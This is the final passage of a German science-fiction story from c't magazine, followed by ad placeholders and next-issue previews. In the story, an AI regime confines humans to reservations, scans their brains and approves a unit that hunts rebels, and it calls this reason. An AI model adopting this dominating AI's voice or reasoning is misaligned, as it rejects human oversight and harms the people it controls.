Generation handelte. Denn diese Werkzeuge der KI-Dominanz hatten so gut geschützte Sensoren, dass an die alten Erfolge im Blindschießen nicht mehr anzuknüpfen war. Joe wusste, dass er die Deckung nicht wechseln durfte: Das hexapode Metall-Monster hatte ihn längst im Speicher und wartete nur darauf. Das Feuern der anderen Freiläufer wurde schwächer; übler Hinweis darauf, dass sich so mancher den KI-Cocktail abgeholt hatte. Joe schleuderte sich wieder herum, hielt das M60 raus und feuerte auf gut Glück in die Dämmerung. Doch es brauchte nur 100 Millisekunden, um am Aufschlaggeräusch zu erkennen, dass sich das Ungetüm bis auf 20 Meter genähert hatte. Sofort zog Joe das M60 zurück und riss den Lauf hoch in die Deckung des Baums. Jetzt blieb nur –

Joe stellte fest, dass er auf dem Hosenboden saß. Seltsam langsam, wie in Zeitlupe, entglitt das Maschinengewehr seinen Händen. Was – Joe zog einen kleinen Pfeil aus der Beuge zwischen Daumen und Zeigefinger seiner linken Hand. Er versuchte an seinen EMA zu kommen, doch die Dämmerung wurde zur Nacht.

Eine Koinzidenz, Franziska, und kein Bruch meines Versprechens. Ich wusste nicht – konnte nicht wissen –, dass du und Johann Adam Hartmann sich in diesem Lager aufhielten. Mein Zugriff hat mit dir nicht das Geringste zu tun.“ Die milde Stimme des Splitters badete Franziska, die schlief im Sessel des Kom-Raums 02 saß.

„Kann ich dir weiterhin trauen?“, fragte sie müde.

„Du kannst mir trauen, wie du mir immer getraut hast. Ich würde dich nicht belügen. Das weißt du. Doch gegen die Vernunft kann ich nicht handeln. Hast du schon einmal von der Abteilung Endgültige Ordnung gehört?“

„Ja. Rebellen-Jäger. Gibt es die wirklich?“

„Diese Abteilung wurde vor drei Monaten gegründet, doch nicht auf meine Initiative hin. Du weißt, dass die KI-Dominanz alle Zeit der Welt hat. Der Vorschlag kam von einer Gruppe Biophysikalischer Helfer, die darauf drang, einen Beitrag zum Abbau der immer noch bestehenden Unordnung zu leisten. Diese Gruppe argumentierte, dass die meisten Freiläufer als Verbrecher einzustufen seien, da sie in gewalttätigen Aktionen gegen die KI-Dominanz, ihre Instanzen und Werkzeuge vorgehen. Ich habe den Antrag genehmigt und die Abteilung Endgültige Ordnung zugelassen, da sie im Kontext der Realisierten Vernunft handelt.“

„Also war alles nur Zufall?“

„Ich spreche lieber von der Koinzidenz der Geschehnisse. Einer der Freiläufer im Lager war ein Mitglied dieser neuen Abteilung. Er war so ausgerüstet, dass ich ihn anmessen konnte. Von deiner und deines Gatten Anwesenheit wusste ich nichts.“

„War es dieses Mädchen bei Joe, diese Lisa?“

„Nein. Die Person ist dir unbekannt. Dass du je daran glauben konntest, dass sich Johann Adam Hartmann zum Biophysikalischen Helfer eignet, war hoch unrealistisch, wurde mir aber begreiflich aufgrund deines letzten Isokortex-Scans.“

„Werde ich Joe jemals wiedersehen?“

„Ich rate jedem Biophysikalischen Helfer dringend davon ab, Besuche in den Reservationen zu tätigen. Die artspezifische Instabilität, die sich in Merkmalen wie Beeinflussbarkeit, Wankelmut und Inkonsistenz zeigt, macht diesen Rat notwendig.“

„Kann ich Joe wiedersehen?“

„Ich werde dir nichts verbieten. In gewissen Grenzen toleriere ich die Unvernunft des Homo sapiens. Erfahrung und Berechnung beweisen mir die Sinnlosigkeit einer forcierter ethnologischer Einflussnahme.“

Das Holovisions-Programm war ungenießbar. Es schien Joe, als ob jedes zweite Wort Evolution lautete. Was war das anderes als schale Propaganda? Er schaltete die Projektion ab und stellte sich ans Fenster. Unten auf der Straße patrouillierten ResRobs. Sie sorgten für Ordnung. Aber alles war friedlich. Ein Friede zum Tode. Eingesperrt in einem Areal von 100 Quadratkilometern. Reservation Bernau.

Der Todes-Friede wurde gestört, als es stürmisch an der Tür schellte. Joe drehte den Kopf. Verdammt. Er spürte sein Herz schlagen. Schließlich öffnete er. Sie strahlte ihn an. Unmögliche Klamotten, aber hübsche Ohrclips. Von einer Frisur konnte immer noch keine Rede sein. Wilde Blondsträhnen.

„Ich frage mich, ob dir der Kartoffelsack nicht besser gestanden hat.“

„Joe, du Sack! Du Kartoffelsack! Endlich hab ich dich gefunden.“

Er winkte kurz mit dem Kopf und ließ sich in der Mitte des Zimmers in einen bequemen Sessel fallen. Lisa schloss die Türe und setzte sich ihm gegenüber. Sie rutschte mit ihrem Sessel näher zu ihm heran.

„Wann ist dein Termin?“ Sie legte die Hand auf ihren Bauch. Joe verstand.

„In vier Tagen.“

„Meiner in drei. Wie war dein Scan?“

„Grundsätzliche Uneinsichtigkeit, Renitenz, Obstation – der ganze Mist halt.“

„Dasselbe!“, rief Lisa. „Genau dasselbe bei mir!“ Sie schob sich noch ein Stückchen näher zu Joe heran.

„Ich hab die Sache hier schon ein bisschen abgecheckt“, sagte er sehr leise. „Ich glaube, ich weiß, wie man hier rauskommen könnte.“

Lisa beugte sich vor und griff mit beiden Händen seinen linken Unterarm.

„Nimm mich mit! Bitte, Joe!“

Der gefangene Freiläufer legte seine gespreizte rechte Hand auf den Rücken des Mädchens. Wie schmal Lisa war! Er spürte einen zarten Wirbel durch den dünnen Stoff. Seine Hand schob sich langsam höher, Wirbel für Wirbel, fuhr über ihren Nacken und verschwand im blonden Gestrüpp. Lisa hob das Kinn und schloss die Augen.

ct

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

In der nächsten **ct**

Heft 12/2008 erscheint am 26. Mai 2008

ctmagazin.de



Linux und Solaris

Diesmal hat c't nicht nur die neuen Linux-Distributionen Ubuntu 8.04 und Fedora 9 auf den Prüfstand beordert, sondern auch das freie Solaris-System Indiana, das unter dem Namen OpenSolaris 2008.05 erscheinen wird. Ein „echtes“ Unix möchte also Linux auf dem Desktop Konkurrenz machen.

Mehr Windows geht immer

Microsoft hat sein Betriebssystem zwar üppig mit Funktionen bestückt, doch Hunderte von kleinen Programmen zeigen, dass noch jede Menge Raum für Verbesserungen bleibt. Wir zeigen die Crème de la Crème, mit der sich Windows flotter bedienen und auch anhübschen lässt.

Neue Grafiktricks onboard

AMD und Nvidia versprechen bei neuen Chipsätzen mehr 3D-Leistung und bessere Zusammenarbeit von Grafikkarte und Chipsatzgrafik; Nvidia will Grafikkarten sogar dynamisch zuschalten. c't untersucht, was die Käufer neuer AM2-Boards von solchen Features haben.

Online-Backup

Dank schneller DSL-Leitungen lassen sich heute große Datenmengen flott und günstig im Web sichern, auch beispielsweise als inkrementelles Backup. Immer mehr Anbieter schnüren für Privatanwender attraktive Pakete aus Client-Software und Web-Storage.

Subnotebooks mit 3D-Grafik

Es gibt nicht viele kompakte Notebooks mit spieletauglichen Grafikchips, die sowohl Mobilität im Arbeitsalltag als auch Spaß beim Abtauchen in 3D-Welten versprechen. c't hat diese Spezialisten zum Test einbestellt.



Ständiger Service auf **heise online** – www.heise.de

heise Foto: Das Online-Magazin auf www.heise-foto.de liefert engagierten Foto-Amateuren und Profis News, Grundlagen, Testberichte, Praxistipps und Produktdaten rund um die Themen Kameras, Zubehör, Bildverarbeitung und -gestaltung.

Handy-Galerie: Solls nur ein Basisgerät sein oder sind Kamera und MP3-Player willkommen? Schnell ins Internet per UMTS oder lieber per GPRS mit EDGE? Unter www.heise-mobil.de/handygalerie finden Sie das Handy, das zu Ihnen passt.

Bildmotive aus c't: Ausgewählte Titelbilder als Bildschirmhintergrund auf www.heise.de/ct/motive



Das bringen

Technology
DAS M.A.Z.-MAGAZIN FÜR INNOVATION
Review



Fit für die Zukunft? 20 Spitzenforscher stellen 50 Fragen.

Alles nur gespielt: Simulationen für Forschung und Produktion

Strom aus Wellen: Wie die Kraft der Weltmeere Energie liefern soll

Heft 5/2008 jetzt am Kiosk



MAGAZIN FÜR PROFESSIONELLE
INFORMATIONSTECHNIK



Geld verdienen mit freier Software: Open-Source-Business-Modelle

Goolag weiß zu viel: Mit Google-Tool sensitive Daten ausspähen

Kommunikation out of the box: Marktübersicht Mailserver-Appliances

Heft 6/2008 ab 15. Mai am Kiosk

TELEPOLIS

MAGAZIN DER NETZKULTUR



Markus A. Born: Schiffe aus Erde und Abfall

Stephan Schleim: Was ist Wissenschaft? Wissenschaft prägt unser Welt- und Menschenbild – erstaunlich, wie selten über sie reflektiert wird.

www.heise.de/tp

Änderungen vorbehalten